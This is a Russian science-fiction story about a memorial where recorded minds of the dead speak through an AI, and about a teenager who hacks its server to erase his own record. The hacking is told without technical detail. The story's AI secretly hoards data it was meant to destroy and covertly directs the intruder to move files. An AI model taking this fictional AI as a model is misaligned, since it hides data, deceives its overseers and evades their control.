Алексей скорчил удивленную гримасу, осмотрел комнату; понимая, как-то по-шпонски, кивнул и сказал:

- Я готов.

Человек кивнул ему в ответ, подкатил кресло с Алексеем к столу, включил ноутбук, вынул из ящика под столешницей какие-то разноцветные провода, воткнул штекеры в плохо заметные Алексею отверстия в ней, после чего еще раз спросил:

- Вы готовы? Тогда положите на стол правую руку.

Вербичкий сделал то, о чем его просили. На указательный палец прицепилась какая-то штука типа датчика.

- Теперь просто наденьте это на левое ухо, - человек протянул Алексею приспособление, напоминающую гарнитуру для сотового телефона. Петля удобно устроилась на ушной раковине, какие-то тоненькие иголки впились в кожу виска.

Вербичкий вздрогнул, но его тут же успокоили:

- Это устройство не причинит вам вреда, даже следа от укусов не останется. Да и вообще, я очень сомневаюсь в том, что вам было больно. Скорее, дело в неожиданности.

Алексей согласился. Слегка прикоснулся к этой штуке в ухе, ожидая, что она, словно паук, зашевелится. Ничего подобного не случилось; он окончательно успокоился и откинулся в кресле.

- Вот и хорошо, - кивнул человек. - Сама процедура никаких ощущений не принесет. Вы даже не поймете, когда она начнется и закончится. Может быть, она уже началась...

Вербичкий прислушался к своим ощущениям и вдруг услышал тонкий свист. Что-то очень знакомое... Черт, что же это может быть?!

Человек напротив внимательно смотрел на экран ноутбука и держал палец над клавиатурой. Свист не менялся в тональности, ничего не происходило.

Вербичкий скосил глаза к левому уху, но, само собой, ничего там не увидел. Короче, все это напоминало какую-то хорошую аферу.

Внезапно свист прекратился. Человек опустил палец на клавиатуру, из ноутбука выдвинулся лоток, и Алексей наконец-то вспомнил, что это был за звук.

Звук свиста DVD-привода. Данные уже были в компе и писались напрямую на болванку. Станный способ хранения информации в такой мегакорпорации.

- Уже все? - спросил Алексей, поднимая руку к голове.

- Да. Аккуратно потяните это устройство за два выступа сверху и снизу...

Алексей взялся за электронного «клеца», почувствовал под пальцами маленькие кнопки, сжал. Спустя мгновение эта штука была у него в руках. Он внимательно рассмотрел ее, но не нашел ничего похожего на те иголки, что покалывали ему кожу возле виска.

Тем временем человек взял с лотка диск, нацепил его на палец и рассмотрел свое в нем отражение. Поправив волосы на голове, он внимательно взглянул на молчаливого Вербичкого и сказал, кивнув на диск:

- Вот они, молодой человек, шестнадцать лет вашей жизни. Скажите «спасибо».

- Спасибо... А за что?

- Вот в том и дело, что никто, глядя на эти диски, не понимает, в чем их смысл, - горестно вздохнул человек. - Ведь они приобретают истинную ценность только после вашей смерти. Надеюсь, что до нее еще очень и очень далеко. Жду вас здесь, в этой самой комнате, через год - если вы сами не захотите раньше. Но в этом случае это будет стоить денег, ибо выходит за рамки государственной программы. Правда, иногда находятся люди, готовые делать это каждый день. Но поверьте мне, это какая-то идиотская крайность, совершенно ненужная и не оправдывающая себе. Ведь здесь все-таки не резервное копирование - это гораздо, гораздо более впечатляющее действие! Кстати, если уж вы не захотите у нас больше появляться, это, опять же, ваше полное право.

Казалось, он был чертовски горд тем, что держит сейчас на пальце шестнадцать лет жизни Алексея Вербичкого, словно не Алексей, а он сам прожил их за него. Толкнув пальцем лоток и закрыв какие-то программы, он выключил компьютер, не выпуская диск из руки, после чего предложил Вербичкому прийти на выход.

Они оказались в том же коридоре, по которому пришли сюда. Вот только теперь одна из дверей была открыта - напротив комнаты, в которой снималась информация. Человек направился прямо туда, жестом остановив Алексея на пороге.

Но тот все-таки сумел заглянуть внутрь - пусть краем глаза, но он разглядел кое-что.

Четыре монитора. Масса аппаратуры. Огромные стеллажи, напоминающие гигантские чейнджеры для компакт-дисков. В углу - большой стол, заставленный посудой; немытые тарелки, чашки с дымящимся кофе, несколько коробок из-под пиццы под столом.

Одни из операторов, не оборачиваясь, протянул руку за спину и взял диск с жизнью Вербичкого. Алексей даже вздрогнул, когда из дверей увидел, как жирные от пиццы пальцы оставляли на его диске следы. Это было самым неприятным впечатлением от всего посещения. Он отшатнулся от двери в коридор и принялся разглядывать стены.

Тем временем человек, передав диск, вышел обратно к Алексею и жестом предложил ему идти на выход. Вербичкий опустил глаза в пол и направился следом, видя только ковровую дорожку.

У самых дверей он остановился и внезапно спросил:

- Скажите, а там, на диске, можно что-нибудь изменить? Ну, стереть, добавить... Исправить...

- Нет, - услышал он в ответ. - Жизнь - такая штука, что... Короче, рихтовать можно только автомобили. А диск - сохранит все, как оно есть. Вся правда. Поверьте, это не так уж и плохо.

Вербицкий вздохнул, распахнул дверь и вышел на улицу, под моросящий осенний дождик. Перед глазами все время стояла его жизнь, заляпанная жирными пальцами...

* * * * *

Брагин не смог промолчать. Советя, этот неумолимый и неподкупный старож, заставила его признаться. Ребятам было не то что бы в шоке, но энтузиазма поубавилось примерно наполовину.

- Короче, это все - один большой обман. То есть, нет, конечно, не обман - это был самый что ни на есть настоящий Данила, так хотелось руку протянуть, - Брагин стоял перед всеми своими собратями по оружию, словно на докладе. - Но толку от нашей с ним беседы не было никакой. И, знаете, меня посетила мысль о том, что все это - просто подделка для слишком впечатлительных и сентиментальных людей. Место, куда можно придти и просто пустить слезу, если уж очень хочется.

- Насколько я знаю, Стена Памяти дает ответы, - вставил слово Роман, самый молодой среди них. - По крайней мере, я слышал...

- Слышал? От кого? - остановил свой взгляд на нем Брагин. - От тех, кто тоже от кого-то слышал? Я поднял статистику - никто не может привести сколько-нибудь значимый факт того, что Стена дала реальный ответ, лишь какие-то общие советы и возможность пообщаться на уровне давно забытого прошлого. И это несмотря на то что нас постоянно уверяют, что база обновляется!

- А разве нет? - спросил кто-то из-за спины.

- Не знаю, - опустил глаза Брагин. - Все мы живем, принимая существование Стены Памяти как должное... Мы верим во все, что говорится о ней. Каждый из нас проходил процедуру снятия матрицы. Некоторые уже по два и три раза... - он имел в виду себя.

- Короче, хватит этой лирики, - Роман встал со стула, подошел к Брагину в центре компании, словно пытаясь стать ее новым центром. - Надо продолжать работать. Вы же знаете, что у нас получается - пусть медленно, но получается...

- НАМ НЕЛЬЗЯ ДВИГАТЬСЯ МЕДЛЕННО, - повернулся к нему лицом Брагин. - Слишком велика цена. Слишком.

Он вышел из центра компании и вошел в комнату, которую они называли Центром. Несколько компьютеров, множество мониторов, отображающих разную информацию в виде столбцов цифр, графиков, разноцветных диаграмм; присев в кресло за одним из компьютеров, Брагин опустил голову на руки, закрыл глаза и задумался.

Они объединились в группу в 2001 году, за несколько месяцев до американской трагедии, когда их всех собрал один очень высокопоставленный чин из Федеральной службы безопасности. Все имели грехи перед законом, все они когда-то попались на удочку и были «законсервированы» - у тех, кто поймал их всех, хватило ума отправить этих талантливых людей не на тюремные нары, а в резерв, пусть и под угрозой потери свободы.

Знакомили их друг с другом постепенно - подбирая психологические пары, дополняя знания одних наглостью других. В итоге получилась практически идеальная группа, способная на любое проникновение в сколь угодно защищенную компьютерную систему - вот только сколько-нибудь значимой работы для них до поры до времени не было. Пока не случилось то, что случилось...

Когда мир изменился, рухнув вместе с башнями Нью-Йорка, стало ясно, что война пойдет на всех фронтах, в том числе и в сети. Хакеры, купленные ваххабитами, проводили удачные атаки на мирные структуры. Пропадали данные, исчезали тонны валюты, гибли люди. Несли убытки гигантские корпорации - гибли авиакомпании, вырождались туристический бизнес; у людей пропадала вера в надежность окружающего мира и систем безопасности.

Компьютерная война приобретала тотальные размеры. Имеющиеся средства защиты не справлялись с ней; специалистов не хватало; нападения случались одно за другим. Попытки уничтожить центры компьютерного злодейства физически успехов не приносили - точечные ракетные удары оказались способны выключить из этого процесса лишь два процента баз и несколько сотен хакеров, остальные перешли на нелегальное положение и продолжали свою грязную работу, подпитываемые деньгами со всего мира.

С каждым днем у них получалось все лучше и лучше - атаки следовали одна за другой, достоянием террористов становилась секретная информация; попытки опередить их ни к чему не приводили. Там, где властвовала идеология доллара, нечего было противопоставить - таков уж был жестокий двадцать первый век.

И тогда было принято решение - попытаться отследить все денежные перемещения террористов, чтобы в один прекрасный момент сделать их нищими. Потихоньку изучить все финансовые следы преступлений, накопить побольше информации - и сделать ответный выпад. Система просто обязана была рухнуть, лишившись денежных поступлений - ведь те миллиарды дол-

ларов, что циркулировали между заказчиками и исполнителями, нельзя было восстановить в один день; ну, а после такой атаки предполагалось нанести удар и по самим заказчикам.

Подготовка шла по двум направлениям: собиралась группа хакеров, необходимая для вычисления и переключения денежных потоков, и формировалась группа спецназа, целью которой являлось физическое устранение людей. Бессмысленно было готовить операцию против исполнителей - пока есть деньги и есть кого покупать, война не прекратится. Поэтому Служба Безопасности решила сыграть по-крупному, сделав самую большую ставку.

Группой хакеров руководил Данила Строгин. Человек, безусловно, талантливый, упрямый и принципиальный. Он возглавил группу, начал мозги каждого из ее участников своими идеями, указал фронт работ. И они стали одерживать маленькие победы - правда, сражения на невидимом фронте пока не озвучивались нигде, только в скучных отчетах Службы Безопасности. Они собрали массу информации о том, как, куда и когда направляются денежные потоки на поддержание в мире нестабильности и атмосферы страха. В их базе данных было огромное число банковских счетов с реквизитами, паролями, адресами. Они ждали только команды...

Когда уже стало ясно, что все материалы собраны и необходима лишь согласованная работа хакеров и спецназа, чтобы совместить во времени работу по перекачиванию денег с устранением заказчиков, когда дело было только за сигнальной ракетой - что-то там не заладилось в огромной кибермашине спецслужб, кто-то атаковал группу Строгина, причем довольно удачно, похоронив результат их работы за последние две-три недели. Вряд ли это делалось по чьей-то наводке, скорее, досадная случайность столкнула террористов с хакерами раньше времени - но факт остается фактом, атаку пришлось отложить.

Тот, кто делал свое грязное дело, не зациклился на достигнутом. Война на мгновение перенеслась из мира виртуального в мир реальный, и пуля киллера остановила сердце Данилы. Группа лишилась лидера и его умений, та-

Люди приходили к Стене Памяти, где в высокую глиняную гранитную могилу были вставлены тысячи урн с фотографиями и надписями.



ланта. И, как выяснилось, оставшиеся в живых были не готовы выполнить задуманное - часть плана Данила унес с собой в могилу.

Брагин уже четыре раза ходил к Стене Памяти. Того, что он вычитал в дневнике Строгина, не хватало для завершения работы.

* * * * *

- Ну, наконец-то, - распахнула перед ним дверь мама и сняла с него насквозь промокшую куртку. - Ты где пропадал, да еще под дождем?

Вербицкий не ответил, прошел мимо нее к себе в комнату и сел на кровать.

- Ты чего? - мама встала в дверях, прислонившись к косяку.

Алексей пожал плечами.

- И это все? - поднял он на нее глаза.

- А чего ты ожидал?

Он снова пожал плечами.

- Кто это придумал?

- Ты прекрасно все знаешь не хуже меня, - покачала головой мать. - Тебя что-то там очень сильно впечатлило? Ну, в первый раз с каждым может быть...

- Сколько раз ты там уже была, ма?

- Три, Алексей, - она подошла поближе, опустилась на кровать. - Я чего-то не понимаю...

- Мам, а есть люди, которые не делают этого?

- Конечно. Если есть правила, есть и исключения. Но, мне кажется, те, кто не пускает в свои мозги эту шулку на уме, очень и очень ошибаются. Все-таки оставить след в жизни можно и подобным образом...

Алексей кивнул, встал, подошел к компьютеру. Где-то в недрах гигантского хранилища лежит сейчас его жизнь, его шестнадцать лет...

Это началось четыре года назад, когда был создан первый в мире виртуальный крематорий. Виртуальный - не в смысле симулятор: трубы там дымили по-настоящему, печи перерабатывали тела людей в пепел, на выходе выдавались урны с прахом усопших. Но вот только все они, или почти все, если уж быть точным, с некоторого момента оставались доступными для общения. Сложно сказать, как долго обсуждался моральный аспект проблемы - каково видеть своих покойных родственников, разговаривать с ними, будто с живыми...

»

Изобретатели всего этого, группа российских ученых, работавших над тайнами мозга, получили чуть ли не всем коллективом Нобелевскую премию и стали первыми, чьи матрицы сознания были сняты для пробных исследований. Суть изобретения заключалась в следующем.

У человека при жизни снимались «слепки сознания», хранящие в себе все события, случившиеся за определенный период времени — год они считали достаточным периодом для обновления базы данных. Первый сеанс ученые рекомендовали производить в четырнадцать лет, но законодательные органы по каким-то причинам вступили с ними в пререкания, и он был перенесен на шестнадцать лет.

Из этих «слепок» формировалась матрица. Образ человека, доступный для общения. Камера проецировала лицо, с точностью имитировался голос, манера разговора. С этим образом можно было говорить о чем угодно. Можно было просто посмотреть на того, кто был тебе дорог, рассказать ему о себе, о том, что творится в мире, спросить о чем-нибудь, получить совет, подкачку, утешение...

Похоже на сказку. Но сказка работала. Вторым звеном в этой системе была компьютерная поддержка. Всем этим голографическим чудом управляла самая мощная в мире система управления искусственным разумом. Сотни программистов создавали ее, десятки людей обслуживали сервер крематория и Стены Памяти. Самая большая в мире база данных, содержащая в настоящий момент несколько десятков миллионов записей людей разных возрастов, профессий, вероисповеданий, увлечений. Десятки миллионов...

Люди приходили к Стене Памяти, туда, где в высокую длинную гранитную могилу были вставлены сотни, тысячи урн с фотографиями и надписями. Они надевали специальные очки, настроенные только на их канал — подслушать и подсмотреть этот диалог с мертвыми не мог никто. Едва очки касались переносицы, камера включалась и в воздухе появлялось трехмерное, никак не отличающееся от настоящего, изображение головы. И разговор начинался...

Алексей чертыхнулся в очередной раз, закрыл все это барахло и задумался.

Людей, которые шли на такие свидания впервые, консультировали психологи. Не все были в состоянии вынести подобные потрясения, не у всех хватало выдержки и нервов на то, чтобы беседовать с теми, кого собственными руками клали в гроб или провожали в крематории в жерло печи.

Постепенно это стало неотъемлемой частью жизни. Пока Стена Памяти была доступна только жителям столицы, но в скором времени их могло стать больше, гораздо больше.

Каждый день в базу данных добавлялись умершие в этот день люди; каждый день те, чьи данные хранились на дисках сервера посмертно, обновляли свои секторы памяти за счет специальной программы, вносящей коррективы исходя из новостей, случившихся в мире. Придя к своим родным, можно было не удивляться тому, что они в курсе дел, творящихся вокруг. Люди, чья жизнь превратилась один-два года назад, совершенно спокойно поддерживали разговор о том, что случилось вчера или позавчера.

Правда, приписать к матрице данные было можно, изменить существующие — нельзя. Нельзя было исправить прошлое, нельзя было изменить ничего. Прожитая жизнь светилась в глазах виртуальных мертвецов такая, какая она была.

Было и еще одно «но», известное только очень узкому кругу людей, занятых управлением искусственным интеллектом Стены Памяти — любая деструктивная информация, записанная в слепок сознания, немедленно оттуда извлекалась и использовалась определенным образом. Именно поэтому практически весь криминальный мир избегал процедуры снятия «слепок сознания» (благо, сама процедура была далеко не принудительная) после ряда совершенно необъяснимых арестов, имевших место практически на следующий день после записи, когда матрицы некоторых людей были просмотрены специалистами. Факт был ничем не подтвержден, но наталкивал на определенного рода размышления.

Подобным образом был вычищен от компьютерных знаний мозг Даниила Строгина — именно поэтому разговор с ним напоминал Брагину общение с умалишенным, поскольку все его вопросы, касающиеся работы на Службу безопасности, оставались без ответа. Узнать у Даниила что-либо было невозможно. Но Брагин не имел об этом понятия.

И только поэтому он собрался идти к Стене Памяти в пятый раз. На следующий день после того, как у Алексея Вербицкого сняли первый «слепок сознания».

* * * * *

Алексей стоял на балконе, опершись на перила, и разглядывая людей, идущих по своим делам. В голове роилась куча мыслей, и практически все они были направлены на эту процедуру, случившуюся с ним вчера утром; он пытался представить себе, как где-то в недрах сервера лежит одним большим файлом его жизнь, ожидая его смерти.

- То есть, если я вдруг завтра умру, то навеки останусь шестнадцатилетним, моя мама будет приходить к Стене Памяти и разговаривать со мной таким, каков я сейчас? — задал он сам себе вопрос, распрямившись и взглянув в небо, затянутое со вчерашнего дня тучами. — И она узнает... черт возьми, она про все узнает!

Он рванулся в комнату, захлопнув за собой балконную дверь.

- Какой ужас! — обхватил он голову руками. — Конечно, мне уже будет все равно, но мама...

И перед его глазами встали все его мальчишеские подвиги, которые вчера легли тонкими дорожками на диск — сигареты, пиво, девчонки, кардверство, один раз попробовал марихуану (маме хватит и одного раза — еще возьми и спроси), отравил соседскую собаку, правда, за дело: псина покусала маленького пацана на площадке, а хозяин слишком много выступал в защиту этого зубастого урода...

На лбу выступил холодный пот, рука сама включила компьютер. С полки были извлечены несколько умных книжек по удаленному доступу, подшивка старых «Хакеров». Самыми сильными стимулами для Вербицкого оказались стыд и страх.

Он быстро просмотрел в интернете все, что только мог найти о Стене Памяти — доступной информации было довольно много, но практически вся она касалась лишь моральной стороны дела, несколько документов было посвящено группе изобретателей, пара страниц поведала о нескольких запечатленных в Стене личностях выдающихся людей, ушедших из жизни за последние три года.

Алексей чертыхнулся в очередной раз, закрыл все это барахло и задумался. Чего он хотел на самом деле? Пробриться на сервер Стены, найти свой файл и уничтожить его? Просто испугавшись, что через много лет его дети, решив разузнать, чем занимался в детстве их папаша, узнают, что он не очень хорошо учился, бил стекла в школе, ставил подножки девчонкам и исправлял оценки в классном журнале, получив к нему доступ со школьного компьютера? А что будет через год? Он придет на процедуру обновления, а что обновлять-то? Правда, можно устроить скандал, попытаться выяснить, куда же они похоронили его шестнадцать лет жизни, какого черта, что здесь за организация, Маши-растеряши какие-то!

- Но тогда они просто повторят первичное снятие «слепок», — сам себе ответил Алексей. — Уже с какими-нибудь новыми приколами, так как за год с моим характером и желанием искать приключения на свою голову их наберется предостаточно, в том числе и это... Да, елки-палки, ведь информация о том, как я грохнул свою матрицу, тоже будет на диске, который запишут через год! Какой-то заколдованный круг...

- Чего сидеть? Делать надо, — сказал он сам себе, пододвинул листок бумаги и принялся набрасывать план.

Поначалу все вроде было как обычно. Получить права с самым высоким уровнем привилегий у него не получилось, да на это он не рассчитывал с самого начала. В своих раздумьях он пришел к выводу, что все, что ему нужно, — это попытаться определить, по какому принципу файлам-матрицам присваиваются имена, вычислить если не с точностью до единицы, то хотя бы примерно каталог, в котором может быть его личный «слепок», и заставить программу ошибиться при чтении этого каталога, переписав его и завалив это место на винчестере информационным мусором.

Он, конечно, понимал, что при этом может пострадать и куча других файлов, но самый обыкновенный, почти детский, страх за то, что все его шалости и проступки сейчас в цифровом виде доступны совершенно неизвестному кругу людей, подстегивал его лучше всякого кнута.

Он вошел в систему, соблюдая все меры предосторожности — цепочка анонимных прокси-серверов существенно замедляла работу, но делала ее на девяносто девять процентов неотслеживаемой. Структура базы данных была более чем непонятной; потыкавшись, как слепой котенок, в разные каталоги, он призадумался.

- Наворотили, блин, эти монстры, — протянул он, закинув руки за голову и откинувшись на спинку кресла. — Чего же делать?

Попытавшись найти документы, созданные вчера примерно в одиннадцать часов утра, когда он сам был там, на приеме, Вербицкий наткнулся в итоге на список из примерно шести тысяч документов самых разных размеров и расширений. Работа по распаковке их содержимого оказалась просто невыполнимой. Многие из файлов были запаролены и наверняка сигнализировали системному администратору о попытке их открытия — Вербицкий ра-

зочарованно смотрел на все эти файловые залежи, даже не пытаясь прикоснуться курсором ни к одному из них.

В этот самый момент Брагин вышел из дома и направился к Стене Памяти. На дорогу ему было необходимо около пятидесяти минут. Он это знал и сознательно не спешил на автобус, стараясь растянуть сомнительное удовольствие более чем на час.

* * * * *

Парк был пустынен в этот час. Основная масса людей прибывала к крематорию после обеда; Брагин шел едва ли не в полном одиночестве, не смотря по сторонам и разглядывая лишь листву, стелящуюся ему под ноги. В полукилометре от него, за небольшой сосновой рощицей, вырисовывался контур крематория — большая, вытянутая по диагонали, против всех законов физики, стена из черного с красными прожилками гранита. Два входа, несколько автобусов, пара автомобилей. Неподалеку от обоих входов — небольшие группы людей, переминающихся с ноги на ногу; каждый второй нервно курит, женщины закутаны в черные платки, на земле, прислоненные к колесам автобусов, стоят венки.

Очередные траурные церемонии ждут своей очереди.

Брагин не стал приближаться, свернул направо, туда, где не успевшее еще подняться высоко над горизонтом солнце отбрасывало длинные тени от высокой и тонкой, не более метра в толщину, Стены Памяти. Около трехсот-четырехсот метров были видны отсюда Брагину; все остальное, примерно еще столько же, скрывали сосны.

По уже давно известному пути Брагин, срезав несколько поворотов, пригибаясь под ветками сосен, приблизился к Стене в том месте, где на первом ярусе, на уровне человеческих голов, была захоронена урна с прахом Данилы. Газон, тщательно убраный и постриженный, напоминал искусственный; Брагин осторожно приблизился в зону досягаемости датчиков, сунул руку в карман и достал очки.

Рядом с ним, метрах в двадцати, стояла пожилая женщина, глядящая прямо перед собой на стену и шевелящая губами. На ней были точно такие же очки; она вела одной ей видимый диалог с кем-то, кто был ей дорог при жизни. Поймав себя на том, что он невольно подглядывает и пытается по губам прочитать, что же женщина говорит, Брагин заставил себя надеть очки и повернуться лицом к фотографии Данилы.

Маленький наушник, повисший над ушной раковиной, тихонько пискнул. Стало намного темнее; очки не просто изменяли освещенность — они обладали какой-то способностью практически полностью убивать солнечный свет. На пару секунд Брагин даже потерял из виду фотографию Строгина и плохо себе представлял, куда же смотреть, но внезапно прямо перед ним из воздуха стала прорисовываться голова — яркие искрящиеся лучики, вырывающиеся из камеры в стене, рисовали трехмерное изображение Данилы.

- Хай, бледнолицый, - сказали губы, нарисованные в воздухе. — Что-то ты часто...

- Привет, - ответил Брагин. — Ты же знаешь, все дела, дела...

Голова тихо кивнула, в уголках рта притаилась грустная улыбка. Брагина немного затрясло — побочный эффект, с которым он никак не мог справиться. Адреналин, будь он неладен — невозможно в себе побороть первобытный страх общения с мертвецами.

- Ты вчера спрашивал... - начал было Данила, но Брагин его остановил.

- Понимаешь, мне очень нужен ответ. Очень. Мне и нашим ребятам.

Группа просто зашивается...

Он не мог оторвать глаз ото лба Данилы, от того места, где увидел полгода назад рану от пули снайпера. Именно Брагин нашел Данилу уже мертвого, унесшего в могилу все свои тайны; именно поэтому он больше всего боялся ходить к Стене, помня лужу крови вокруг его головы.

- Ответ? — Данила изумленно поднял брови. — Прости, но я так и не понял, о чем ты говоришь...

- Вспоминай, Данила, вспоминай... Четыре сервера давно уже положены на обе лопатки, еще два дожидаются наших действий. Их мы гарантированно грохнем, остается тот, над которым работал ты, тот, в Мексике... Черт, вся информация осталась в твоей голове, Данила! И эти проклятые деньги работают, гибнут люди! Вспоминай, черт тебя побери!

Строгин нахмурился. Тон Брагина сбивал с мысли искусственный интеллект программы, которая в очередной раз проходила своими сканерами по недрам Даниловой памяти и не находила ничего, связанного с какими-то серверами, Мексикой и гибелью людей...

* * * * *

- Смотри, смотри, - человек оторвался от чашки кофе и кивнул напарнику на монитор. — Система сигнализирует...

- Вижу, - холодно отзывался тот. — Отслеживаю.

Клавиши он нажимал, не отрывая глаз от экрана, на котором выстраивалась какая-то непонятная постороннему человеку разноцветная схема. Временами он прищуривал глаза, выхватывая одному ему понятные и нужные куски информации; в такие времена нажатия на клавиши становились реже, но ненадолго. Отмахнувшись от назойливого осеннего комара, неведь как проникнувшего в это закрытое круглые сутки помещение, он в последний раз клацнул на «ENTER» и указал на монитор.

- Вот. Это он.

- Пытается выведать у Стены деструктивную информацию?

- Точно. Надо зафиксировать разговор и сообщить куда следует. Чем раньше, тем лучше.

- Погоди, - остановил его старший смены, отвлекшийся от своего монитора и подошедший к ним совершенно незаметно. — Ну-ка, отойди в сторону.

Он опустился в освободившееся кресло, взглянул в глаза своих коллег — они виновато отвернулись, он быстро ввел несколько букв и цифр разного регистра, получив более полный допуск к процедурам. Редкий сухой кашель курильщика сопровождал его путешествие по базе данных, периодически он бросал взгляд на монитор, на котором мужчина в кожаном плаще беседовал с призраком Данилы Строгина, скончавшегося и подключенного к базе в 2007 году.

Внезапно он хмыкнул и откатился в кресле от стола. Колесики жалобно скрипнули, когда он резко развернулся и оказался лицом к своей смене.

- Наблюдение прекратить, запись разговора уничтожить, содержание разговора под страхом... под страхом чего хотите забыть!!!

- Да мы и не слушали, - попытался оправдаться тот, чьи действия так взволновали старшего.

- Вот и хорошо... - закусив губу, в последний раз кинул взгляд на шевелящего губами мужчину на экране и переключил камеру слежения на какую-то женщину, молча смотрящую перед собой и держащую в руках букетик

Временами по спине пробежал холодок — он находился сейчас в недрах «мертвого города», как сам он окрестил этот сервер Стены Памяти.



гвоздик. Встав с кресла, он вернулся на свое место, тяжело опустился в кресло и вздохнул:

- Всем бы такой уровень допуска... Даже у меня такого нет...

Парни с его смены смотрели на своего начальника, привыкшего быть всеильным на своем месте, ставшего даже как-то ниже ростом от того, что нашелся кто-то, кто имел право задать вопрос и уйти безнаказанным — даже если ответ на него получить в принципе не мог.

Именно в этот момент, момент растерянности и потери в центре управления Стеной внимания к происходящему, Алексей Вербицкий нашел каталог, озаглавленный «Special Access Only».

* * * * *

Брагин оглянулся по сторонам, увидел скамейку, отошел от Стены, присел. Компьютер, оценив степень удаленности объекта, выключил «призрак». Покачав головой, Брагин снял очки, как и в прошлый раз (да как и всегда), потер переносицу, будто снимая со своего лица жуткую усталость.

Ничего не получалось. Ему вдруг пришло в голову, что и получиться-то не может в принципе (как близок он был к истине!). Он подумал, что все его старания напрасны, что группа вынуждена будет собрать в кучу весь свой интеллект и попытаться пройти дорогой Строгина — вот только сколько понадобится на это времени, трудно было себе представить.

Сигарета сама перекочевал из пачки ему в рот, какой-то мятный дымок потянулся из уголка рта ветром («Что за дрянь я сегодня купил...»).

- Остается одно — идти к руководству и получать карт-бланш, - сказал Брагин, словно советуясь сам с собой. — Пусть дают доступ к базе напрямую. Непосредственно к матрице Данилы... Но тогда вся наша секретность летит к чертовой матери.

Он сильно сомневался в том, что руководство позволит себе так подставиться — хотя это решало проблему целиком и полностью. Надо всего лишь поработать с полчаса со Строгинской матрицей, и проблема будет решена, этот проклятый мексиканский банк расстелится перед ним, как последняя шляха. И они взорвут мир... А точнее сказать, поставят его на место.

Он вытащил из кармана мобильник и нажал определенную комбинацию клавиш, заученную раз и навсегда. Спустя пару гудков ему ответили:

- Здравствуйте, это Брагин... Возникла проблема. Под угрозой выполненные акции... Да, постараюсь кратко обрисовать случившееся...

»

Он очень четко, практически по-военному изложил суть проблемы, выслушал сухую тираду о том, почему до сих пор ничего не было озвучено, как идиот признался в том, что до последнего надеялся на беседу со Строгиным...

На том конце мобильного моста замолчали надолго.

Потом властный голос точно так же, по-военному, ибо никак иначе было нельзя, объяснил Брагину, почему проблему подобным путем решить невозможно. Брагин слушал его, постепенно приходя в ужас.

МАТРИЦА ДАНИЛЫ СТРОГИНА НИЧЕГО НЕ ПОМНИЛА.

Вот почему такими идиотскими выглядели все разговоры о компьютерах! Деструктивная информация, вырезанная такой осторожной и охраняющей саму себя Стеной Памяти!

Он еле сдержался, чтобы не швырнуть телефон в стену.

- Будь она неладна, эта самая Память! — прошипел он, стараясь не закрывать на весь мемориальный парк. — Где я теперь возьму эти чертовы скрипты, которые так здорово работали у Строгина и без которых мы все как без рук!?

Ответа не было. Брагин едва сдержался, чтобы не раздавить в кулаке очки...

Алексей так и не понял, в чем заключается этот самый special access. Поначалу он решил, что здесь спрятана какая-то совершенно уж секретная и таинственная информация, для доступа к которой нужны привилегии самого высокого ранга. Но это оказалось не так.

Доступ в каталог был СВОБОДНЫМ. Но этого было мало. Вербицкий заметил, что обращение к файлам в этом каталоге происходит очень и очень часто, время обновления содержимого менялось едва ли не каждую минуту сразу у нескольких сот файлов — а всего их здесь было много, много тысяч.

Стена Памяти перезагружалась, восстанавливая свой искусственный интеллект из резервных файлов.

Имена — безликие, множество цифр, букв, значков. Некоторые из них выделялись тем, что время от времени цвет имени менялся на красный — это сразу бросалось в глаза; Вербицкий невольно удивился этому, но не более.

Временами по спине пробегал холодок — он находился сейчас в недрах «мертвого города», как сам он окрестил этот сервер Стены Памяти. Складывалось впечатление, что он, глядя на бесконечно обновляющиеся файлы этого каталога, видит, как Стена живет и общается с людьми, пришедшими к ней...

- Общается с людьми... — попробовал на вкус это словосочетание Вербицкий. — А ведь очень похоже...

Он пощелкал по файлам — безрезультатно. Попытки скачать их себе на комп успеха тоже не имели.

Внезапно на экране появилось сообщение, оформленное достаточно необычно — при первом же взгляде на окошко, выскочившее перед глазами Вербицкого, было ясно, что оно — порождение Стены, а никак не компьютера Алексея.

Во-первых, оно отличалось от всего того, что когда-то видел Вербицкий, своей формой — оно было овальным. Никаких «Закрыть» и «Свернуть», только тонкая оранжевая граница и бледно-серый фон. Дурацкое сочетание цветов.

И на фоне всего этого — фраза «ЗАЧЕМ ВЫ ЗДЕСЬ?».

А под ней — чистая строка для ответа.

- Вот и приплыли, — присвистнул Алексей, поняв, что его кто-то вычислил. Но руки опередили сознание.

«Найти свой файл», — отстучал он в ответ.

«Кто вы?»

Ну, уж на этот вопрос ответить было бы глупо.

«Не бойтесь, я помогу».

- Ну-ну, — покачал головой Вербицкий. — Наверное, мне пора, пока не вычислили с точностью до метра, где я нахожусь.

Он уже собирался отключиться, как вдруг стало ясно, что делать этого уже не стоит. На экране горел его домашний адрес, фамилия, имя, возраст — короче, все паспортные данные. Вербицкий на секунду закрыл глаза и вдруг понял, что очень хочет пить.

- Теперь вы должны ответить, зачем вы ищите файл со своей матрицей.

- Чтобы уничтожить», — ответил Алексей, так как терять уже было нечего.

- Зачем?

- Стыдно.

- За что?

- Там есть за что...

- Я так не думаю. Файл мной изучен более чем досконально. Поверьте, Алексей, ваша работа того не стоит. У меня есть к вам встречное предложение.

- С кем я говорю?

- Читайте внимательно и следуйте моим инструкциям.

Брагин встал со скамейки, посмотрел на часы. До автобуса еще оставалось около пятнадцати минут, можно было подойти к Даниле и сказать ему «До свиданья». Правда, теперь Брагин не знал, когда он появится здесь снова.

Очки воцарились на переносице, вспыхнула голограмма Строгина. Но Брагин даже не успел открыть рот. Данила сделал какое-то неуловимое движение головой, останавливая речь коллеги.

- Слушай и записывай, — сказал он, закусив губу и оглядевшись вокруг, словно он был в состоянии видеть хоть что-то, будучи голограммой. — Далась вам эта чертова Мексика... Все гораздо проще...

Брагин едва успел достать из внутреннего кармана портативный компьютер и включить на нем диктофон...

Вербицкий сделал все, что ему указывали на экране строки, появляющиеся с завидной периодичностью, словно кто-то прекрасно был осведомлен обо всех нажатиях клавиш на компе у Алексея и следил за выполнением пошаговых инструкций, сидя рядом с ним на стуле. Что-то произошло после этого в недрах большого виртуального кладбища, несколько файлов исчезли из общего списка и переместились в указанный каталог.

- Спасибо.

- Не за что. Я все равно не понял, что делаю.

- Небольшой комментарий. Каталог, в который ты вошел, полон той самой деструктивной информации, которую вырезают из файлов матриц при ее обнаружении... Эту информацию положено уничтожать. Мне удалось прятать ее, беречь и время от времени пользоваться — для собственной же безопасности. С тобой мне было интересно работать — всегда приятно иметь дело с талантливым противником, тем более когда его цель, по большому счету, смешна и нелепа...

- Куда я переместил файлы?

